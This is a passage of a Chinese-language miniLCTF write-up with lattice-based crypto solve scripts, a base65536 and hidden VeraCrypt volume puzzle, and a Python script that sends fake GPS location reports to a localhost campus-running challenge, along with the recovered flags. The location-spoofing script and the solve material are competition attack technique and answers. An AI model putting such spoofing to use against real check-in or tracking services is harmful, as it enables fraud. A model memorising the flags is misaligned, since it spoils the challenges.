1444327599303689473802645949805010913380048496068245638087009067298935351269443  
5200483465881169872481700792987081963991944020395898048982624175694189352976077  
0624315120979622281316834874867192315134768359044211887340768352160881022324364  
858511458276652532183301934534104684508521052564120793282785818867643234]

3 p =

1648459885548035700342109324375373684541113822245936628883817522050978303742200  
3212601966809517078010419679330889861916507762844084362529781106008019151069512  
7294662392565386869488665989314790417153155199484603115711496029502166530435242  
963549027629739137822533436875021838499822082806570509681528804270137211

4

5 hs = h

6 ts = t

7 k = 328

8 d = len(hs) - 1

9 Ai = []

10 Bi = []

11 Ci = []

12 Di = []

13 for i in range(1, d + 1):

14     Ai.append(ts[0] - ts[i])

15     Bi.append(hs[i] \* Ai[-1] + 1)

16     Ci.append(hs[0] \* Ai[-1] - 1)

17     Di.append(hs[0] \* hs[i] \* Ai[-1] + hs[0] - hs[i])

```

18 R = block_matrix([matrix(Di), diagonal_matrix(Ci), matrix(Bi),
    diagonal_matrix(Ai)], ncols=1)
19 P = diagonal_matrix(ZZ, [p] * d)
20 E = block_diagonal_matrix([matrix([1]), diagonal_matrix([2^(-k)] * (d + 1)),
    diagonal_matrix([4^(-k)] * d)])
21 M = block_matrix([[E, R], [0, P]])
22 shortest_vector = M.LLL()[0]
23 es = shortest_vector[1:d+2] * 2 ^ k
24 es = list(es[-1:]) + list(es[:-1])
25 s = inverse_mod(ZZ(hs[0] + es[0]), p) - ts[0]
26 print(s)
27 #
6415961490920027383837509498105098726554333067220368731541185823274412174321568
2607448292690591644039703703889819500890718764020631829534879912024034906610133
5935552686027453978646721700567931161518407015555037978181553639856897736080062
58471955433891365371041945841506664664704448195969986197914734444704642

```

```

1 from hashlib import sha256
2 from Crypto.Cipher import AES
3 from Crypto.Util.number import long_to_bytes
4 s =
6415961490920027383837509498105098726554333067220368731541185823274412174321568
2607448292690591644039703703889819500890718764020631829534879912024034906610133
5935552686027453978646721700567931161518407015555037978181553639856897736080062
58471955433891365371041945841506664664704448195969986197914734444704642
5 c =
bytes.fromhex("94cec3dc63fba1e8383852d852468d25ed7a2e05b4006d6162c3fcd4bef2565a
")
6 key = sha256(long_to_bytes(s)).digest()[:16]
7 iv = bytes.fromhex("27d72ebeda75d7dc922c928f151d2db0")
8 cipher = AES.new(key, AES.MODE_CBC, iv)
9 print(cipher.decrypt(c))

```

直接看2023西湖论剑的wp,<https://l.xdsec.org/archives/397.htm>, 以子之矛，攻子之盾

```

1 p =
1648459885548035700342109324375373684541113822245936628883817522050978303742200
3212601966809517078010419679330889861916507762844084362529781106008019151069512
7294662392565386869488665989314790417153155199484603115711496029502166530435242
963549027629739137822533436875021838499822082806570509681528804270137211
2 rs =
[110737852153998038532350617450255624717662819880616417691705763633139346798872
17569801706599445660251521490126719635890179790621896844392956750809517990639,

```

1278442368361635509822144027062338934744677782935220770259882287793501874266476  
5859424225840149743452815607228031166385525161497357580362090660087099463561,  
7577732948268541787833560588485400689498904836182855054537116304468801803503701  
362142780756917159201619693280432140363109600711705084476590538898348091495,  
1003653864039378672796486042691822480439569455053202022024523995352593043342803  
0055698778916572386196731753524645673726564120152278880865190304242838501920,  
1035036865011883032693500705012764369211626540396273578879066842856404040909174  
9460517049732741049767368020817994528495057047372858538413379955184253035769,  
1308255496832049700924978310428328869170965653426761124994365822657814744136345  
9169752889315185021462154340729253550232757143969324177683836471761515296113,  
1172315043437745734113804542225356405130398134892280749000498238265475312947476  
8284517683118936761131376439630001542756355826193794438839584263048602040310,  
2312593563786911571681233063720151667279804480769620841211384417877924447027383  
126968652725221072664250609182525144659105664559685824277385834372886285094,  
8049485076552016296159857980961344802126929658650665671825539449229142359019667  
254159718901978033859414007639521459856787506712053910501662601618610514914,  
1282252365533549806284682148356918742869896507105424576697279847330066985307907  
8505565238968193164176053130900424396330887238266290091854068639522572449339,  
1988079154144136979677332642795216452632297338094750910617093873182523143339869  
438995891613910990545752839876846627284570472460679615904755635544112116092,  
9194005022626331512379119874845502249344166649769798000933209476153024446423815  
364991330602243774497089790879352599144546648334988413603137287141470786227,  
1172720682983145015720331704624503555229827932830383106631787173671727832328029  
7412293674926381591364506598009757202174628385178306540269839380835605774245,  
1121588411413186362893148249352507657544931068046892838679924799107512994974264  
6459804819103409234048309002257507655620363713887571426410650360692900914699,  
1322925205125988756690944578674528938533794837277030523356526100972318691719613  
9796699867121485348607425821132607169548715417088553975822119578238895523265,  
2434133230340215157166799626659846713913609778121753977290859118021406007835503  
746444795101542893453323303681652821047182210814815480500209549189261212091]

3 ds =

[127689167482288014000425602448716351832061686812439342522706528519984932610953  
3079499773500230218886879832511791539541149031304083349003021259176043141616057  
0455517430241295409663532161416121438558292138148651503327432185803659891574445  
8540554641638486064496964212510591699130814604388251826605946884931609239,  
5641304045121599246802399849768996242393725963473042243583757401084204800729369  
5901884911359124444138173478449239034017088644337562220927468594721047524149961  
8271240751478384006937507689458029324991893710978075483658944691297465806262360  
19137090009004220729941666144085424522735838394947258817989463046580083,  
1590961175034897189639923256802135526828300137160634766250159082419309785964192  
4876283849250271344129003252491516396228909113823611460414381936018740369214304  
6854081221922184032793094745439121739937527053820166175718197141255384894581172  
929886611605237834758037034390281470190860024729504992421640301133083404,  
1486143304340839921781319653092802784583358932148410485160358561062138979585419  
7368063712528806689683240997683977274028774866134529202415948577632022595633864  
7921725106379463224642461406265568922245631807144160289351197425214555754580233  
288475579979258758527061759197292322910306030807023192166185587921285671,



1233459667987428298640637913042005664911207065932191585483829870405988627498617  
2865765950253704758029879646384944458845942580150206715762471006443837093640839  
3253024836355432534385142463869549691987813313361098037942855131514209362841779  
839493625734946204159916085515497669218464956693057910996989418368224718,  
1437305724259939612348767931256437767847675748704938013940693614329390958917581  
7570248153967735961767303463104408463883196734453425287744592466662223396964117  
4369690202553271751772918142543732283676883488826667008492638895690040854698522  
971159686315980188834562253564620383944905979625152892744587185914741619,  
1899333675825489355648956982427596214776139771238039023541139046760215434943108  
7102926610832922929534291172862347299661316919137856865677362528543623559549228  
7397081902044181796708691942603330253639801109915203937501212599954063392101301  
2116333257553654574739476224062806921065018986994063829525027823407648,  
4002194646089145669476366773982984464149121991587487979277825461469533980569121  
9947475184567199479881579252472064910345853968456976632175231245612205653295824  
0884852299803597453326248085914012838551465116310224082735865208774076746446146  
13998690455052346136191115393887831117621257895456840650358274704555826,  
1258725596557661887242484698389276536157144684032960616787257667237196235976301  
1155165681721852152650809792269562777388435588015401100477502385787955972250368  
5474084104895922482703051670549934875269654970269973280592927198294476573799525  
11915845044662968837407738496706780296294079791108598328537710381157919,  
3537312311789408290376987742170195528654050479679059757988364589624618495727975  
8828485780634720987127549717035820445126876568629689752869185045633419105196626  
1822811165646591790171838468772151808690228316024374739046957454727459015336851  
75353016286208073998879110512700881415857098355556619716927272875712543,  
1349329245560534199474795520239905133617196447234603068538938135363158266066713  
9697457580837196206168186343117164546095024006883534548508205504250705731848464  
2248377464012190169846843382519054758782949721704286454756070440219919539517396  
121347211156022973464793745891250380424466962047539290876180276174954017,  
2789999772795709064481958978958482577042564396952846500880664154243438295496639  
8613498974641857103683569692073706544870428810334295672590103909799629869694715  
0789799351574326791537738281336216666949598188241717092392445992430122608210320  
40518358082030953828035117001054087875399613540555646765816048615539771,  
7990260348729651065061774330514759509564837031091710787389017717183671432285163  
3569863860676900177057477548930272352772809409461018009708165405609601196741286  
0734821844030539334595907254479551328681284141048876736137411571710599284420550  
2565330711799795306905954106878365241897255454156656558563160409751399,  
2706850879194875669180398570011886600038605312009390881448727629872475739048769  
6031090900109841931605137365394815754358395620936879082992913896989240280854388  
7384781327360769671559705728554359304852961833484790748773712372397224772551738  
05754299750182013036348100323337537900501322375563232654474595361640515,  
1306838088155891801359094572458964045856150429940406385321944876928196620934851  
1384884736841017603963103299381103791221248018581424389899807981567417759391600  
6009849729839426887012086307792995138970114646260362385525071481242064939470961  
18137357598103691906343263150876734284019870558697515292943970868900740,  
1444327599303689473802645949805010913380048496068245638087009067298935351269443  
5200483465881169872481700792987081963991944020395898048982624175694189352976077

0624315120979622281316834874867192315134768359044211887340768352160881022324364  
858511458276652532183301934534104684508521052564120793282785818867643234]

```
4 r0, d0 = rs[0], ds[0]
5
6 def get_coef(r0,d0,r1,d1):
7     PR.<t0,t1> = PolynomialRing(Zmod(p))
8     f = (d1+t1-d0-t0)-(r0-r1)*(d0+t0)*(d1+t1)
9     return [int(i) for i in f.coefficients()]
10
11 times = 15
12 aas = []
13 bbs = []
14 ccs = []
15 dds = []
16 for _ in range(times):
17     a,b,c,d = get_coef(r0,d0,rs[1+_],ds[_+1])
18     aas.append(a)
19     bbs.append(b)
20     ccs.append(c)
21     dds.append(d)
22 M = Matrix(ZZ,3*times+2,3*times+2)
23 for _ in range(times):
24     M[_,_] = aas[_]
25     M[times,_] = bbs[_]
26     M[times+1+_,_] = ccs[_]
27     M[times*2+1,_] = dds[_]
28     M[times*2+2+_,_] = p
29
30 for _ in range(2*times+2):
31     M[_,_+times] = 1
32
33
34 bounds = [2^1024 for _ in range(times)] + [2^1024 // 2^(328*2) for _ in
    range(times)] + [2^1024 // 2^328 for _ in range(times + 1)] + [2 ^ 1023]
35 Q = diagonal_matrix(bounds)
36
37 A = M
38
39 A *= Q
40 A = A.LLL()
41 A /= Q
42
43
44 for row in range(3*times+2):
45     if A[row][:times] != 0: continue
46     if A[row][-1] < 0: A[row] = -A[row]
47     if min(A[row][times:]) < 0: continue
```

```

48     # print(A[row][times:][times:])
49     t0 = A[row][times:][times:][0]
50     print(d0+t0)
51

```

需要注意的是，inverse\_mod不知道出了什么问题（个人猜测是sagemath版本的问题）无法正常运行，所以使用pycryptodome里面的inverse

```

1  from Crypto.Util.number import inverse, long_to_bytes
2  p =
    1648459885548035700342109324375373684541113822245936628883817522050978303742200
    3212601966809517078010419679330889861916507762844084362529781106008019151069512
    7294662392565386869488665989314790417153155199484603115711496029502166530435242
    963549027629739137822533436875021838499822082806570509681528804270137211
3  r0 =
    1107378521539980385323506174502556247176628198806164176917057636331393467988721
    7569801706599445660251521490126719635890179790621896844392956750809517990639
4  d0 =
    1276891674822880140004256024487163518320616868124393425227065285199849326109533
    0794997735002302188868798325117915395411490313040833490030212591760431416160570
    4555174302412954096635321614161214385582921381486515033274321858036598915744458
    540554641638486064496964212510591699130814604388251826605946884931609239
5
6  t =
    1276891674822880140004256024487163518320616868124393425227065285199849326109533
    0794997735002302188868798325117915395411490313040833490030212591760431416160570
    4555174302412954096635321614161214385582921381486515154410082314483014224958234
    763808497260546658621973031798202444255716772714345095556050617999087155
7  print("s = ", inverse(t, p) - r0)

```

得到s之后直接解就行

```

1  from hashlib import sha256
2  from Crypto.Cipher import AES
3  from Crypto.Util.number import long_to_bytes
4  from Crypto.Util.Padding import unpad
5  s =
    9248940038040839057598632265764855803828614592033151220667438062454710430448514
    351740132586277363244788388587249049064222965708602595485072348985210053249
6  c =
    bytes.fromhex("94cec3dc63fba1e8383852d852468d25ed7a2e05b4006d6162c3fcd4bef2565a
    ")
7  key = sha256(long_to_bytes(s)).digest()[:16]

```

```

8 iv = bytes.fromhex("27d72ebeda75d7dc922c928f151d2db0")
9 cipher = AES.new(key, AES.MODE_CBC, iv)
10 print(unpad(cipher.decrypt(c), 16))

```

b'miniLCTF{3njoy\_th3\_Lattic3}'

## Misc

### HiddenSignin | Done

听好了：4月30日，签到题就此陷落。每个陷落的签到题都将迎来一场漩涡，为这些签到题带来 **隐藏于众人眼下** 的能力。

你所熟知的一切都将改变，你所熟悉的 Flag 都将加诸碧阳的历练。

至此，一锤定音。

尘埃，已然落定。


#听好了# #听不见# #听~~见~~~~见~~~~见~~~~见~~

65536/////汜驩梱稜昝湊顼氲桅洸汴玆鸢潏止敦驛驤攷騰昱朶朽漉氲阶氲橡止朽潏騷/////65536



volume.hc

16.00MB



veracrypt加密文件，需要密码，应该在题目中 **隐藏于众人眼下**

- 力~~见~~~~见~~~~见~~~~见~~

65536/////洄驪栢梭映涑顓氫施洸次欸鬻潏止敦驛驤攷騰显朶朽漣氫阶氮橡止朽潞騷/////65536

力000000故0000000000障000000#

65536是2的16次方


应该是这两坨东西

<https://github.com/qntm/base65536>

[https://cyberchef.org/#recipe=From\\_Decimal\('Comma',false\)&input=NDgsNTYsIDFwMiwgMTAxLCA1NCwgNTEsICA1NCwgNTIsICA1MSwgIDQ5LCAxMDEsICA1NywKMTEwLCAgOTksICA1MSwgIDU1LCA1NiwgNTIsICA1NiwgNTYsICA5OSwgIDU1LCAxMDEsICA0OCwKICAgNTcsIDFwMiwgIDUxLCAgNTcsIDk4LCA1NCwgMTAyLCA0OCwgIDUwLCAxMDEsIDFwMCwgMTAxLAogICA1NSwgIDQ4LCAgNDgsIDFwMSwgNTUsIDQ5LCAgNTQsIDUwLCAxMDAsICA1MCwgMTAwLCAgNTcsCiAgIDUxLCAgNTUsICA1NCwgIDk3LCA0OSwgNTUsICA5NywgNTMsICA5OCwgIDU0LCAxMDAsICA1MCwKICAgOTksICA1NywgIDU1LCAxMDE](https://cyberchef.org/#recipe=From_Decimal('Comma',false)&input=NDgsNTYsIDFwMiwgMTAxLCA1NCwgNTEsICA1NCwgNTIsICA1MSwgIDQ5LCAxMDEsICA1NywKMTEwLCAgOTksICA1MSwgIDU1LCA1NiwgNTIsICA1NiwgNTYsICA5OSwgIDU1LCAxMDEsICA0OCwKICAgNTcsIDFwMiwgIDUxLCAgNTcsIDk4LCA1NCwgMTAyLCA0OCwgIDUwLCAxMDEsIDFwMCwgMTAxLAogICA1NSwgIDQ4LCAgNDgsIDFwMSwgNTUsIDQ5LCAgNTQsIDUwLCAxMDAsICA1MCwgMTAwLCAgNTcsCiAgIDUxLCAgNTUsICA1NCwgIDk3LCA0OSwgNTUsICA5NywgNTMsICA5OCwgIDU0LCAxMDAsICA1MCwKICAgOTksICA1NywgIDU1LCAxMDE)




Red plane 2




solved.bmp

24.89MB



77e79e83fca0ac86



是隐藏卷的密码

Last Challenge  
Flag is not here  
The answer is s  
No  
:

Flag.txt

mount到Z:盘符下还原。

```
miniLCTF{HidD3n_IN_TH3_hIdd3n!_441a047132a9cbc7}
```

## Laughing-Knife-No-Running | Done

你说的对，但是猫猫要开始演奏春日影了，你还不跑吗，Oblivionis?

🤡 Rolling on the Floor Laughing

🔪 Kitchen Knife

🧑 Person Gesturing No

🏃 Person Running

WSRX 协议，客户端下载 <https://github.com/XDSEC/WebSocketReflectorX>

连接后用浏览器打开端口，我草舞萌痴



总之是一个模拟校园跑的题目。F12 分析网络请求，

/restart 开始跑

/checkpoints 获取需要打卡的地点（三处经纬度）

/location 上报当前位置（经纬度）

/status 获取状态、flag

题目逻辑是在三处打卡点之间奔跑，需要符合页面上所述的打卡需求

经过调试，每隔一秒经度、纬度步进 0.0002~0.0003 较为合适（考虑到服务器处理位置上报请求的用时）

一个粗制滥造的 Poc：

```
1 import requests
2 import json
3 import random
4 from time import sleep
5
6 x = requests.get("http://127.0.0.1:64334/restart")
7 print("start!" + x.text)
8
9 x = requests.get("http://127.0.0.1:64334/checkpoints")
```



```

10 print("checkpoint: " + x.text)
11
12 points = json.loads(x.text)['checkpoints']
13 i = 0
14
15 while True:
16     i = i % 3
17     point_begin = points[i]
18     point_target = points[(i + 1) % 3]
19     point_now = point_begin
20     lat_move = point_target['lat'] - point_begin['lat']
21     lon_move = point_target['lon'] - point_begin['lon']
22     while True:
23         print('Now at ' + str(point_now['lat']) + ', ' + str(point_now['lon']))
24         x = requests.post("http://127.0.0.1:64334/location", json={'lat':
point_now['lat'], 'lon': point_now['lon']})
25         print("Ret: " + x.text)
26         x = requests.get("http://127.0.0.1:64334/status")
27         print("status: " + x.text)
28         print("-----")
29         sleep(1.0)
30         if lat_move >= 0:
31             point_now['lat'] += 0.0003
32             if point_now['lat'] >= point_target['lat']:
33                 point_now['lat'] = point_target['lat']
34         else:
35             point_now['lat'] -= 0.0003
36             if point_now['lat'] <= point_target['lat']:
37                 point_now['lat'] = point_target['lat']
38         if lon_move >= 0:
39             point_now['lon'] += 0.0002
40             if point_now['lon'] >= point_target['lon']:
41                 point_now['lon'] = point_target['lon']
42         else:
43             point_now['lon'] -= 0.0002
44             if point_now['lon'] <= point_target['lon']:
45                 point_now['lon'] = point_target['lon']
46         if point_now['lat'] == point_target['lat'] and point_now['lon'] ==
point_target['lon']:
47             break
48         i += 1
49         x = requests.get("http://127.0.0.1:64334/checkpoints")
50         print("checkpoint: " + x.text)

```

```
status: {"status":"running","distance":9914.019082479857,"flag":"flag{welcome_to_🤖🏃🏻_and_wish_you_enjoy_running!!!}"}
```

---

```
Now at 34.131461, 108.83992799999987
Ret: {"status":"running","message":"more more run!"}
status: {"status":"running","distance":9932.427455159754,"flag":"flag{welcome_to_🤖🏃🏻_and_wish_you_enjoy_running!!!}"}
```

---

```
Now at 34.131461, 108.83972799999987
Ret: {"status":"running","message":"more more run!"}
status: {"status":"running","distance":9950.835827840821,"flag":"flag{welcome_to_🤖🏃🏻_and_wish_you_enjoy_running!!!}"}
```

---

```
Now at 34.131461, 108.83952799999986
Ret: {"status":"running","message":"more more run!"}
status: {"status":"running","distance":9969.244200520718,"flag":"flag{welcome_to_🤖🏃🏻_and_wish_you_enjoy_running!!!}"}
```

---

```
Now at 34.131461, 108.83932799999985
Ret: {"status":"running","message":"more more run!"}
status: {"status":"running","distance":9987.652573200614,"flag":"flag{welcome_to_🤖🏃🏻_and_wish_you_enjoy_running!!!}"}
```

---

```
checkpoint: {"checkpoints":[]}
```

---

```
Now at 34.131461, 108.839138
Ret: {"status":"finished","message":"congratulations! you have finished the game!"}
status: {"status":"finished","distance":10005.140527232346,"flag":"miniLCTF{xytkAp67uc1X0q-6kZ3d7xdQvYgjT9kX}"}
```

---

```
Now at 34.131761000000004, 108.83933800000001
Ret: {"status":"finished","message":"congratulations! you have finished the game!"}
status: {"status":"finished","distance":10005.140527232346,"flag":"miniLCTF{xytkAp67uc1X0q-6kZ3d7xdQvYgjT9kX}"}
```

---

```
Now at 34.13206100000001, 108.83953800000002
Ret: {"status":"finished","message":"congratulations! you have finished the game!"}
status: {"status":"finished","distance":10005.140527232346,"flag":"miniLCTF{xytkAp67uc1X0q-6kZ3d7xdQvYgjT9kX}"}
```

---

```
Now at 34.13236100000001, 108.83973800000003
Ret: {"status":"finished","message":"congratulations! you have finished the game!"}
status: {"status":"finished","distance":10005.140527232346,"flag":"miniLCTF{xytkAp67uc1X0q-6kZ3d7xdQvYgjT9kX}"}
```

---

```
^CTraceback (most recent call last):
  File "/Users/hiiragi/minil/task.py", line 29, in <module>
    sleep(1.0)
KeyboardInterrupt

hiiragi@HUAWEIMokXPro13 minil %
```

miniLCTF{xytkAp67uc1X0q-6kZ3d7xdQvYgjT9kX}



